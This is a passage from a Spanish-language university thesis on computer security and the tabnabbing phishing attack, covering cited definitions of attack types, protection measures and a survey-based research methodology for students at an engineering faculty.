La seguridad es una responsabilidad compartida que empieza desde el desarrollador con las medidas de seguridad en su desarrollo y las mismas ejecutadas y cuidadas por el usuario no ejecutando complementos innecesarios para ver contenidos de páginas esta y otras sugerencias sobre este tema.

2.3.3. Ataques Informáticos

¿Qué es un Ataque Informático?

Para Jorge Mieres en su artículo Ataques Informáticos (2009, Pág. # 4) dice “Un ataque informático consiste en aprovechar alguna debilidad o falla (vulnerabilidad) en el software, en el hardware, e incluso, en las personas que forman parte de un ambiente informático; a fin de obtener un beneficio, por lo general de índole económico, causando un efecto negativo en la seguridad del sistema, que luego repercute directamente en los activos de la organización”.

Además frente a esto manifiesta “Uno de los pasos más importantes en seguridad, es la educación. Comprender cuáles son las debilidades más comunes que pueden ser aprovechadas y cuáles son sus riesgos asociados, permitirá conocer de qué manera se ataca un sistema informático ayudando a identificar las debilidades y riesgos para luego desplegar de manera inteligente estrategias de seguridad efectivas.”

Un ataque son diferentes técnicas que utiliza el atacante con el fin de tener acceso a la información de su víctima, explotando vulnerabilidades técnicos o humanos.

Pero frente a esto ¿Cómo combatirlos? Una de las técnicas más efectivas y que más resultados ha dejado es la educación, el enterarse como funcionan en qué consisten y como precautelar y proteger nuestra información, hasta hoy ha sido una de las armas contundentes frente a los atacantes informáticos.

Tipos de ataques

En su página Web Cristian Borghello (Internet, 2009, 04/11/2011, 11:00 am) “A continuación se expondrán diferentes tipos de ataques perpetrados, principalmente, por Hackers. Estos ataques pueden ser realizados sobre cualquier tipo de red, sistema operativo, usando diferentes protocolos, etc. En los primeros tiempos, los ataques involucraban poca sofisticación técnica. Los Insiders (operadores, programadores, data entrys) utilizaban sus permisos para alterar archivos o registros. Los Outsiders ingresaban a la red simplemente averiguando una password válida. A través de los años se han desarrollado formas cada vez más sofisticadas de ataque para explotar "agujeros" en el diseño, configuración y operación de los sistemas”.

En la actualidad los ataques son cada vez más sofisticados con técnicas de engaño mejorados a todo nivel por los atacantes, aprovechando los errores de diseño, implementación y operación de los sistemas operativos y diversas aplicaciones.

2.3.4. Medidas de protección Informática

En su artículo de estudio sobre el tema la empresa McAfee (2010, Pág. # 8) dice “Seis de cada diez empresas sufrieron algún tipo de incidente de seguridad a lo largo del año anterior debido a las tecnologías de la Web 2.0; las infecciones de virus y de malware fueron las más comunes”.

En el mismo artículo de McAfee (2010, Pág. # 10) manifiesta “El 75% de las empresas que carecen de estas políticas afirman que confían en que sus empleados utilizan las herramientas de manera adecuada, o no consideran los medios sociales una amenaza”.

En el mismo artículo de McAfee (2010, Pág. # 12) dice “El 81% de las empresas reconocieron que limitan el uso de al menos una herramienta Web 2.0 por sus temores en relación con la seguridad”.

En fin las medidas de protección informáticas es instrumento informático permanente cuyo fin es disminuir o reducir los riesgos, y el acceso a usuarios y servicios sea confiable.

Seguridad en la navegación

Mientras la tecnología avanza cada vez más el mundo está en nuestras manos, una navegación segura haría más provechosa el acceso, y más continuo involucrarnos en ella.

Para Steven Dowshen (Internet; 03/06/2011/; 04/11/2011; 12:00 pm) dice: “¿Qué sería de nosotros sin Internet? Es la forma que tenemos la mayoría de nosotros de seguir en contacto con los amigos, encontrar información para hacer los deberes y trabajos escolares, seleccionar lugares que visitar o acceder a las últimas noticias. Pero, además de los millones de sitios que visitar y cosas que hacer, Internet ofrece multitud de formas de malgastar el tiempo e incluso de meterse en problemas. Y, como ocurre en el mundo no cibernético, algunas de las personas que conocerás online podrían intentar aprovecharse de ti tanto económica como físicamente”.

Sin embargo en la página web de la Universidad de Almería (Internet; 24 de septiembre de 2010; 04/11/2011; 13:00) dice: “Las vulnerabilidades que se detectan en los programas informáticos más utilizados (navegadores de Internet,

procesadores de texto, programas de correo, etc.) suelen ser, precisamente por su gran difusión, un blanco habitual de los creadores de virus. Para evitarlo, una vez detectada una vulnerabilidad, las compañías fabricantes de software ponen rápidamente a disposición de sus clientes actualizaciones, llamadas “parches de seguridad”, en Internet. Usted, como usuario, para estar protegido, necesita visitar periódicamente los sitios Web de estas compañías e instalar dichas actualizaciones”.

Para Steven Dowshen (; 03/06/2011/; 04/11/2011; 12:00 pm) una navegación inteligente: “Mantén al máximo el anonimato. Esto significa mantener la privacidad de toda la información personal. He aquí algunos ejemplos de información personal que nunca deberías facilitar por Internet: tu nombre completo, tu dirección, tu número de teléfono, tu número de la Seguridad Social, tu contraseña, nombres de familiares tuyos, números de tarjetas de crédito; la mayoría de personas y empresas dignas de confianza nunca te pedirán esa información por Internet. O sea que, si alguien te la pide, tómatelo como una señal de aviso de que puede esconder segundas intenciones”.

Protección en el correo electrónico

En el trabajo de ISECOM (2004, Pág. # 4) sobre la utilización segura del correo electrónico dice “Todo mundo hace uso del correo electrónico y, para sorpresa de muchos, el correo puede ser utilizado en tu contra. El correo nunca deberá ser manejado como una tarjeta postal, en donde cualquiera puede leer su contenido. Nunca pongas en una cuenta común de correo electrónico algo que no desees que sea leído. Se ha dicho que existen estrategias para asegurar tu correo”.

Sin embargo en una de las publicaciones para el diario El País de Colombia por el Fabián Rodríguez (Internet; 06/03/2006; 04/11/2011; 14:00 pm) manifiesta sobre el tema “El correo electrónico es como una tarjeta postal digital altamente insegura y muy fácil de interceptar y modificar. Algunas soluciones de correo electrónico ofrecen seguridad, por medio del proveedor de servicio de internet o

del programa de correo electrónico en línea que utiliza el usuario, pero no pueden cubrir todas las amenazas. Una buena clave es importante, pero aun así se atacan servidores y se obtienen dichas claves.

Una clave complicada es buena, pero usar el cifrado y las firmas digitales es esencial para proteger sus datos. La seguridad absoluta requiere una buena dosis de sentido común, tecnología y evaluación de riesgos".

Existen muchos mecanismos de seguridad para cuidar nuestros datos pero la facilidad del usuario hace que estos, sean vulnerables a la hora de salvaguardar nuestra propia información confidencial, el correo a remplazado a algunas medios de comunicación que eran muy común utilizarlos, por su facilidad y rapidez, con la que se realizan el intercambio de información.

Seguridad en Redes Sociales

En el artículo de la página antivirus.es escrito por Patricia Zamora (Internet; 29 enero 2010; 04/11/2011; 12:30 pm) La mayoría de usuarios en especial los jóvenes, confiados aceptan a usuarios que no conocen o ingresan en enlaces desconocidos que les ha enviado otro usuario sin comprobar a donde se dirige, ya que los hacker se aprovechan de estas situaciones.

Numerosos expertos en seguridad e informes realizados por varias compañías prevén que las redes sociales serán uno de los principales objetivos de los ciberdelincuentes.

Los atacantes cada vez buscan nuevas formas de engañar a los usuarios de estas plataformas. Las más utilizadas actualmente son anuncios falsos en los que se prometen grandes premios si se responde a un cuestionario o enlaces falsos que llegan a páginas que contienen archivos maliciosos.

El objetivo principal de los atacantes es conseguir los datos personales del usuario para un fin económico. En algunas ocasiones el hacker se hace con el control del equipo para conseguir la información confidencial y poder acceder a sus datos bancarios.

Algunas de estas **redes sociales** están modificando sus opciones de seguridad para que el usuario disfrute de sus servicios estando más protegido. Facebook ofrecerá un antivirus con McAfee que sus usuarios podrán descargarse gratuitamente para un periodo de prueba de 6 meses.

Las compañías de seguridad informática alertan a los usuarios de que las redes sociales serán el objetivo principal de los criminales para llevar a cabo sus ataques. McAfee señala que "Facebook o Twitter están cambiando las herramientas de los cibercriminales, proporcionándoles nuevas formas de trabajar".

Panda Security, por su parte, afirma que "los delincuentes se aprovechan de personas que confían en amigos para conseguir que los usuarios pinchen en links que, de lo contrario, tratarían con cautela" y añade que "Los creadores de malware están allí donde hay gran cantidad de usuarios", con lo que las redes sociales es un lugar ideal. En cuanto a las actividades fraudulentas del pasado año en estas plataformas Panda Security indica que se encontraron "numerosos ejemplares de gusanos y troyanos que afectaron a estas redes sociales".

Ante esta situación los usuarios deberán estar alerta y asegurarse antes de entrar en enlaces desconocidos o sitios web sospechosos.

Seguridad Mensajería instantánea

En el artículo de la página Evidalia (Internet; 04/11/2011; 14:00 pm) sobre el tema manifiesta: Para los usuarios el correo electrónico ha reconocido al correo

electrónico como el medio con mayores riesgos de seguridad y dan poca importancia a otros riesgos como el robo de servicio, de identidad o el espionaje.

Mientras los usuarios finales atribuyen niveles similares de riesgo a todas las tecnologías de comunicación, los directivos de TI están más preocupados con las tecnologías que son más difíciles de controlar como la mensajería instantánea, movilidad empresarial y los PDAs.

En el estudio participaron 390 directores de TI y 524 usuarios finales de 13 países en Estados Unidos, Asia Pacífico y Europa, Oriente Medio y África y se les entrevistó sobre su percepción sobre el nivel de seguridad y los riesgos potenciales asociados con las comunicaciones unificadas.

Araceli Pedraza, Directora Comercial de Dimensión Data, ha comentado: “Los directores de TI opinan que la mensajería instantánea tiene el riesgo más alto - probablemente, debido a los altos niveles de mensajería instantánea pública no controlada que existe en los entornos corporativos".

“Mientras que ya están disponibles herramientas de uso exclusivamente empresarial, muchas organizaciones todavía permiten a sus empleados utilizar herramientas públicas en su entorno. El uso de la tecnología de comunicaciones unificadas en manos de usuarios finales que no son conscientes de los riesgos y de las políticas corporativas, podría disminuir los beneficios que éstas aportan debido al aumento de los riesgos y las amenazas de seguridad en el entorno corporativo", comenta Pedraza.


En los próximos dos años, las comunicaciones unificadas serán una realidad en la mayoría de las empresas, y tendrán altos niveles de adopción debido al amplio consumo de las TI. Las empresas no pueden pasar por alto la necesidad de contar con estrategias de prevención de riesgos y educación.

2.3.5. Redes de Conocimiento

Para los expertos GairínSallán Joaquín, Muñoz María del Pilar en su artículo (2006, Pág. # 8) El compartir conocimiento se produce tanto en redes informales como enredes formales. En ambos casos, los componentes de estas redes tienen un interés o un objetivo común. Tales redes de conocimiento o comunidades varían en función de la distribución geográfica de sus miembros o de la afinidad social de la gente que participa en ellas. Ernst y Young reconocen hasta cinco tipos diferentes de comunidades,

Como aparece en el gráfico.

La clasificación se basa en dos características: la distancia transaccional, entendida como el nivel de pensamiento crítico (baja *vs*. alta), y la cohesión de los miembros (alta *vs*. baja).



Gráfica 2.3.5.- *Redes de Conocimiento.*

En la parte baja del espectro, encontramos comunidades transaccionales.

Éstas son redes donde se comparte un nivel de pensamiento crítico bajo y la cohesión entre sus miembros es baja (puede que sus miembros no lleguen a conocerse en persona). Estas comunidades pueden estar formadas por participantes de diferentes centros educativos que estén implicados en un objetivo común. En el otro extremo del espectro, tenemos los equipos de trabajo o de proyecto. Están formados por personas que se conocen bastante bien, que se reúnen de forma regular cara a cara y que comparten encuentros profesionales y sociales. En medio del espectro, encontramos comunidades que comparten intereses y experiencias similares.

Se abren, así, nuevas vías de investigación, al tratar de definir y estudiar los tipos de comunidades que se presentan en el gráfico 2. Los participantes en la Red Atenea se situarían en la zona intermedia, puesto que participarían de algunas de las características de las comunidades de prácticas y de las comunidades de objetivo.

2.3.6. Robo de Identidad

Sin embargo en el artículo de la comisión Federal de Comercio (2005, Pág. # 8) Los “especialistas” en robo de identidad pueden valerse de una variedad de métodos para acceder a su información personal. Por ejemplo, pueden obtener su información consiguiéndola en negocios u otras instituciones mientras que se encuentran en el trabajo; sobornando a un empleado que tiene acceso a los registros, “pirateando” esos registros y engañando a los empleados para obtener información.

Pueden robar su información personal a través de su e-mail o teléfono haciéndose pasar por representantes de compañías con la excusa de que existe un problema con su cuenta.

Esta práctica es conocida en inglés con el nombre de *Phishing* cuando se realiza en línea o "llamada pretextada" (*pretexting*) cuando se hace por teléfono.

Pueden obtener sus informes crediticios aprovechándose indebidamente del acceso autorizado que sus empleadores tienen a estos registros, o pueden hacerse pasar por un propietario de vivienda, empleador o alguna otra persona que pudiera tener un derecho legal para acceder a su informe crediticio.

Una vez que los ladrones de identidad consiguen su información personal, pueden utilizarla para cometer fraude o robo.

2.3.7. Phishing

Para Joachim Breitner en su artículo (2005, Pág. # 1) "Un ataque por Phishing suele aprovecharse de trucos para espiar las credenciales de los usuarios. Otro método, conocido como "cross-site scripting" (XSS), coloca código activo en páginas vulnerables. El navegador web del usuario ejecuta el código sin sospechar y envía sus datos de credenciales al atacante".

Hoy en día estos ataques son muy frecuentes en instituciones bancarias y aquellas que manejan grandes cantidades de información como son las instituciones gubernamentales.

Sin embargo la procedencia original según el artículo de Jason Milletary (2005, Pág.# 2)manifesto "Originally, phishing was identified as the use of electronic mail messages, designed to look like messages from a trusted agent, such as a bank, auction site, or online commerce site. These messages usually implore the user to take some form of action, such as validating their account information. These messages often use a sense of urgency (such as the threat of account suspension) to motivate the user to take action. Recently, there have been several new social engineering approaches to deceive unsuspecting users.

These include the offer to fill out a survey for an online banking site with a monetary reward if the user includes account information, and email messages claiming to be from hotel reward clubs, asking users to verify credit card information that a customer may store on the legitimate site for reservation purposes. Included in the message is a URL for the victim to use, which then directs the user to a site to enter their personal information.

This site is crafted to closely mimic the look and feel of the legitimate site. The information is then collected and used by the criminals. Over time, these fake emails and web sites have evolved to become more technically deceiving to casual investigation".

2.3.8. Ataques Phishing

Para Gonzalo Álvarez (Pág. # 22) en su presentación sobre el tema manifiesta:

Tipos de ataques

- **Hombre en el medio (MITM)**

  Es un ataque en el que el atacante tiene la capacidad de leer, insertar y modificar a voluntad, los mensajes entre dos partes sin que ninguna de ellas conozca que el enlace entre ellos ha sido violado.

  El atacante debe ser capaz de observar e interceptar mensajes entre las dos víctimas. Se aprovecha de proxies transparentes que no tienen configurado adecuadamente, es cuando se produce o puede el atacante optar por un envenenamiento de caché DNS ocasionando la ofuscación de URLS que son mas visitados por las victimas, una buena configuración del proxy del navegador evitaría que esto sea un éxito, el ataque puede permitir al atacante la manipulación de archivos de los HOSTS.

- **Ofuscación de URL**

  Es una práctica trivial para un Phisher el ofuscar la verdadera naturaleza de una URL suministrada que utiliza una (o una combinación) de estos esquemas de codificación. Estos esquemas de codificación tienden a ser soportados por la mayoría de los navegadores de Internet, y pueden ser interpretados de maneras diferentes por Servidores Web y sus aplicaciones más comunes.
  Nombres de dominio similares
  Utilización del login para simular nombre de dominio: desactivado en las últimas versiones de los navegadoreshttp://www.gruposantander.es:login.jsp?
  URL abreviados http://tinyurl.com/3erp1

- **XSS**

  Cross Site Scripting es un fallo de seguridad que puede ser explotado desde el explorador web que uses. Este ataque permite contenido (scripts) en zonas sin privilegio, con permisos de zonas de privilegios – con subida de privilegios – dentro del navegador que ejecuta el script. La vulnerabilidad puede ser:

  Un bug que permite contenido (scripts) bajo ciertas condiciones, que pueden ser ejecutadas con permisos de privilegio mayores de una zona más "peligrosa".

  Un error de configuración: sitios que no están a salvo listados en sitios que sí lo están. Una vulnerabilidad de XSS en una zona privilegiada.

  Un ataque normalmente consta de dos pasos. El primer paso consiste en hacer funcionar el XSS para que ejecute código de la zona privilegiada. Para completar el ataque, se inyectan componentes maliciosos de ActiveX.

Este tipo de vulnerabilidad es explotada para instalar de forma “silenciosa” malware (spyware, software de control remoto, gusanos, etc.) en las máquinas cliente que visitan la página web.

El hiperenlace conduce al sitio verdadero
Todo al parecer es auténtico al igual que los certificados digitales también
Se inserta código para que el formulario se envíe al sitio web del phisher

- **Fijación de sesión**

El protocolo HTTP fue diseñado para cumplir unos requisitos muy limitados, sin tener en cuenta muchas de las necesidades de la actualidad; por ejemplo, el protocolo no es capaz inicialmente de proporcionar o restringir visibilidad sobre sus recursos dependiendo de qué usuario los solicite.

Cuando un usuario accede a un servidor web éste realiza el saludo a tres bandas, solicita un recurso al servidor mediante HTTP, el servidor le devuelve el recurso solicitado y se cierra la conexión, por lo que si pinchamos en un enlace de la web, el servidor lo vería como una petición nueva y desconocerá que somos el mismo usuario. Por ello fue necesaria la creación del concepto de sesión, de tal forma que el servidor web sepa que somos el mismo usuario y en función de la sesión, proporcione visibilidad sobre unos recursos y con un determinado formato.

Esta sesión es un valor que debe ser aleatorio, difícil de adivinar y con una caducidad temporal. Normalmente la sesión irá como parámetro de la URL, en las cookies o en métodos POST; la sesión será generada y proporcionada por el servidor, mientras que el cliente web tendrá la obligación de añadir la sesión en sus peticiones para que el servidor tenga constancia de quién está realizando la solicitud. Por ejemplo, imagínese que usted se autentica en su web mail de tal forma que se le permita leer su

correo electrónico y por algún tipo de vulnerabilidad, por ejemplo un XSS, alguien tiene acceso a su sesión. Este atacante podrá tener las mismas funcionalidades en el recurso web que tiene usted. Su usuario y contraseña solo le sirvieron para indicarle al servidor Web que conceda a su sesión visibilidad sobre su correo.

Por ello existen multitud de posibles vectores de ataque para que un potencial atacante intente obtener su sesión y, por tanto, sea capaz de suplantar a su usuario.

El hiperenlace conduce al sitio verdadero, Se crea una sesión para que al autenticarse la víctima utilice el mismo testigo, Conocido el testigo, se puede acceder a sus datos

- **Maquillaje**

Esta modalidad consiste en introducir contenido malicioso dentro de un sitio web legítimo. Dicho contenido puede tener diversas modalidades: redirigir a los visitantes a otra página, instalar algún tipo de *malware* en el ordenador de los usuarios, etc. Básicamente, existen tres categorías principales de *Phishing* mediante introducción de contenidos, a partir de las cuales surgen un número indefinido de variantes:

Asalto al servidor legítimo por parte de *hackers* que se aprovechen de una vulnerabilidad para modificar o introducir contenido malicioso en el sitio web.

Introducción de contenido malicioso en el sitio a través de lo que se denomina una vulnerabilidad de “cross-site scripting”, también conocido como XSS. El cross-site scripting es una vulnerabilidad que aprovecha la falta de mecanismos de filtrado en los campos de entrada y permiten el ingreso y envío de datos sin validación alguna, aceptando él envió de

scripts completos, pudiendo generar secuencias de comandos maliciosas que impacten directamente en el sitio o en el equipo de un usuario. Este tipo de vulnerabilidad puede afectar tanto a la aplicación web como a los usuarios que activen esa secuencia de comandos de forma involuntaria.

Acciones maliciosas que pueden ser llevadas a cabo en un sitio a través de una vulnerabilidad de introducción de SQL (SQL injection vulnerability).

Esta es una forma de provocar que sean ejecutados comandos de bases de datos en un servidor remoto que conlleven la filtración de datos confidenciales. Al igual que en el caso anterior, esta vulnerabilidad se debe a la ausencia de filtros adecuados en el servidor que impiden dicha ejecución.

Manipulación del aspecto del navegador que ve el usuario:
Marcos ocultos, la sobrescritura del contenido y substitución gráfica

2.3.9. Ataque Phishing "The Tabnabbing"

Para Federico Scarfiello en su artículo sobre el tema (2010, Pág. # 1) "Este nuevo método fue observado por un desarrollador de Mozilla y ya se han reportado casos en todos los navegadores de Internet. Este nuevo formato de robo de datos tiene lugar cuando el usuario deja de prestar atención a las pestañas (o tabs) abiertas: éstas cambian su aspecto para que parezca otra. Comúnmente nos guiamos por el Icono y el Nombre del Sitio que figuran en la Pestaña, sin prestar atención a los cambios que puedan haberse producido".

El Tabnabbing es un nuevo método de robo de información de la navegación en línea. Es un código incrustado JavaScript que se aprovecha de los sitios que visitamos con frecuencia, adopta su apariencia similar al original. Supongamos que tenemos abiertas varias pestañas en nuestro Internet Explorer pueden ser unas 4.

En las cuales tenemos abiertas varios sitios que según nuestro interés en la cual estemos navegando, ya sea un una red social Facebook, correo electrónico Gmail, consultas en Google, y en la última mirando un video en YouTube, comenzamos por la última pestaña buscando algún video en Youtube, luego buscamos alguna información en Google, pero si volvemos a ver nuestra página de Facebook, nos encontramos con la página de inicio de sesión en Gmail, nos pide que ingresemos nuestra contraseña para logearnos.

Si contamos con una cuenta que usamos frecuentemente en Gmail, vamos a tener la intensión de ingresar, y pues ingresaremos nuestros datos.
Pero en realidad serán enviados a los ciberdelincuentes que utilizan este ataque para robar nuestra identidad.

Los Usuarios expertos e inexpertos tendemos a tener mucha confianza en las páginas que no son de confianza, por lo que difícilmente verificamos que la dirección del sitio corresponda ala del sitio real que nos aparece.

El ataque puede ser usado para diversos sitios con el fin de robar la identidad de sitios web de bancos, redes sociales, etc. El ataque tiene éxito en todos los Navegadores, pero ya existen algunos complementos principalmente en el navegador Mozilla Firefox, Contiene unas formas para mantener controladas las pestañas que no está siendo utilizadas.

Pero de momento todos los navegadores son vulnerables ante este tipo de ataque.

Según el artículo escrito por Kemal Bicakci, Seckin Anil Unlu (2010, Pág. # 1) Este ataque se aprovecha de nuestra percepción y de la inmutabilidad quedamos las cosas que dejamos en algún lugar. Un sitio malicioso navegado a través de pestañas, mientras que una pestaña no está activa, esta pestaña es utilizada para engañar.

De esta manera el atacante puede utilizar esta pestaña para obtener acceso a información o para otros propósitos relacionados a Phishing.

Tiene éxito porque no contamos que una página cambie a nuestras espaldas y por lo tanto no prestamos mayor atención a lo que está sucediendo en las pestañas que esta fuera de foco.

2.4. Hipótesis

La aplicación de medidas de protección Informática influirán en la disminución del robo de identidad provocado por el Ataque Phishing "The Tabnabbing" en los estudiantes de la Facultad de Ingeniería en Sistemas Electrónica e Industrial.

2.5. Señalamiento de Variables

Variable Independiente

Medidas de protección Informática

Variable Dependiente

Robo de Identidad provocado por el Ataque Phishing "The Tabnabbing"

CAPITULO III

MARCO METODOLOGICO

3.1. Enfoque

El presente trabajo investigativo tomará un enfoque Cuali - Cuantitativo por las siguientes consideraciones:

Participativa por que la comunidad estudiantil serán la parte primordial para analizar el problema, humanista ya que se respetará y se manejará con total discreción la información, a nivel interno se estudiará el problema en su contexto para poder dar solución, interpretativa porque nos permitirá interpretar la información y sacar sus soluciones, además nomotética porque se pretende seguir hasta alcanzar un resultado especifico, explicativo porque permitirá presentar, representar e implementar los resultados.

3.2. Modalidades básicas de la investigación

La presente investigación tiene las siguientes modalidades:
Modalidad Bibliográfica o documentada:

Se ha tomado la modalidad bibliográfica y documental por que utilizó fuentes como son libros, tesis de repositorios de universidades, páginas Web, Blog, libros electrónicos.

Modalidad experimental:

Se ha considerado la relación de la variable independiente Medidas de protección Informática y su influencia en relación con la variable dependiente Ataque Phishing "The Tabnabbing" para considerar sus causas y efectos.

De Campo:

Se ha considerado esta modalidad ya que el investigador ira a recoger la información primaria directamente de los involucrados a través de encuestas.

3.3. Tipos de investigación

Se ha realizado la investigación exploratoria, ya que permitió plantear el problema de investigación ¿De qué manera ayudaría las Medidas de protección Informática evitar el robo de identidad provocado por el Ataque Phishing "The Tabnabbing " en la Facultad de Ingeniería en Sistemas Electrónica e Industrial?

Como de igual manera ayudo a plantear la hipótesis la aplicación de medidas de protección Informática evitan el robo de identidad provocado por el Ataque Phishing "The Tabnabbing" para la Facultad de Ingeniería en Sistemas Electrónica e Industrial.

Se ha considerado la investigación descriptiva porque permitió analizar el problema en sus partes como delimitar en tiempo y espacio construyendo el análisis crítico, la contextualización y los antecedentes investigativos.

Por otro lado se ha tomado a la investigación correlacional ya que ha permitido medir la compatibilidad que es la variable independiente Medidas de protección Informática con la variable dependiente Ataque Phishing "The Tabnabbing".

3.4. Población y Muestra

La población considerada para la presente investigación es los estudiantes de cuarto semestre a noveno semestre y el personal administrativo de la carrera de Ingeniería En Sistemas Computacionales E Informáticos de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial de la Universidad Técnica de Ambato.

Se considero esa muestra porque los estudiantes de esta carrera reciben materias a fines al proyecto investigación propuesta y sus criterios serán tomados con fundamentos, a conciencia de lo que conocen.

Y al personal administrativo ya que en sus manos esta el manejo adecuado de la seguridad de la comunidad estudiantil de la FISEI.

3.5. Operacionalización de variables

Variable Independiente: Medidas de protección Informática				
Concepto	**Categorías**	**Indicadores**	**Ítems**	**Técnicas e Instrumentos**
Instrumento informático permanente cuyo fin es disminuir o reducir los riesgos, y el acceso a usuarios y servicios sea confiable.	Instrumento Informático	SI NO Reglamentos Políticas	¿Ha escuchado sobre el robo de identidad provocado por el ataque? ¿Piensa que con algún tipo de instrumento informático se puede evitar el robo de identidad en la FISEI? ¿Si su respuesta fue SI mencione cual por ejemplo? ¿Con qué tipo de instrumento informático que evita el robo de identidad?	Encuesta a personal administrativo de la FISEI Encuesta a estudiantes de la carrera de Sistemas de la FISEI
	Riesgos	Seguridad Desconocimiento Manejo	¿Qué errores cree usted que son más evidentes y que repercuten en el robo de	Encuesta a personal administrativo de la FISEI Encuesta a estudiantes de la

Variable Independiente: Medidas de protección Informática				
		Ninguno	identidad?	carrera de Sistemas de la FISEI
	Acceso a usuarios	Acceso limitado. Acceso libre. Acceso restringido.	¿Qué tipo de acceso a internet evita el robo de identidad en la FISEI?	Encuesta a personal administrativo de la FISEI Encuesta a estudiantes de la carrera de Sistemas de la FISEI

Tabla 3.5.1*.-Operalización de Variable Independiente*

Variable Dependiente: Ataque Phishing "The Tabnabbing"				
El Ataque Tabnabbing es una técnica para el robo de información de la navegación en línea. Se trata de código incrustado JavaScript que se aprovecha de los sitios que visitamos con frecuencia.	Técnica	SI NO	¿Ha escuchado en el medio si alguien fue victima de un ataque Phishing?	Encuesta a personal administrativo de la FISEI Encuesta a estudiantes de la carrera de Sistemas de la FISEI
	Robo de información.	SI NO	¿Los sitios qué visita con frecuencia normalmente conoce su real procedencia?	Encuesta a estudiantes de la carrera de Sistemas de la FISEI
	Navegación.	Seguridad Alta. Seguridad Media. Seguridad Alta. ninguna	¿Qué tipo de seguridad utiliza en la navegación para prevenir ser víctima de un ataque informático?	Encuesta a personal administrativo de la FISEI Encuesta a estudiantes de la carrera de Sistemas de la FISEI
	Código	Temporalmente Siempre Nunca	¿Conoce qué tipo de código utiliza una página web qué navega con frecuencia?	Encuesta a personal administrativo de la FISEI

Variable Dependiente: Ataque Phishing "The Tabnabbing"				
	Sitios	SI NO	¿Los sitios qué visita con frecuencia normalmente conoce su real procedencia?	Encuesta a personal administrativo de la FISEI

***Tabla 3.5.2**.-Operalización de Variable dependiente*

3.6. Recolección de la información

Información Secundaria	Información Primaria
Se recolecta de estudios realizados anteriormente. Se encuentra registrada en documentos y material impreso: libros, artículos electrónicos, blog, páginas web, tesis de grado anteriores. Se utilizó material para el estudio de fuentes de información como son: Bibliotecas Virtuales, repositorios de universidades.	Se recolecta la información directamente a través del contacto directo entre el sujeto investigador y el objeto de estudio, es decir, con la realidad.

Tabla 3.6.1. Recolección de la información

Técnicas de investigación

Bibliográficas	De Campo
se analizará los documentos a través de una lectura científica	Permite recolectar información primaria La encuesta

Tabla 3.6.2. Técnicas de investigación

Procesamiento y análisis de la información

PREGUNTAS	EXLICACIÓN
1. ¿Para qué?	Recolectar información primaria para comprobar y contrastar con la hipótesis.
2. ¿A qué personas o sujetos?	A la comunidad estudiantil de la FISEI
3. ¿Sobre qué aspectos?	Medidas de Protección informática y el

	Ataque The Tabnabbing
4. ¿Quién?	Investigador
5. ¿Cuándo?	De acuerdo al cronograma establecido
6. ¿Lugar de recolección de la información?	FISEI
7. ¿Cuantas veces?	1 sola vez
8. ¿Qué técnica de recolección?	Encuesta
9. ¿Con qué?	Cuestionario
10. ¿En qué situación?	Situación normal y cotidiano

Tabla 3.6.3. Procesamiento y análisis de la información.

3.7. Procesamiento y análisis de la información

Revisión y codificación de la información

Categorización y tabulación de la información

Tabulación manual

Análisis de los datos

La presentación de los datos se lo hará atreves de gráficos y cuadros para analizar e interpretarlos.

Interpretación de los resultados

Describir los resultados
Analizar la hipótesis en relación con los resultados obtenidos para verificarla y rechazarla
Estudiar cada uno de los resultados por separados
Redactar una síntesis general de resultados

IV CAPITULO

ANÁLISIS E INTERPRETACIÓN DE RESULTADOS

4.1. ENCUESTA A PERSONAL ADMINISTRATIVO

Pregunta Nº 1.

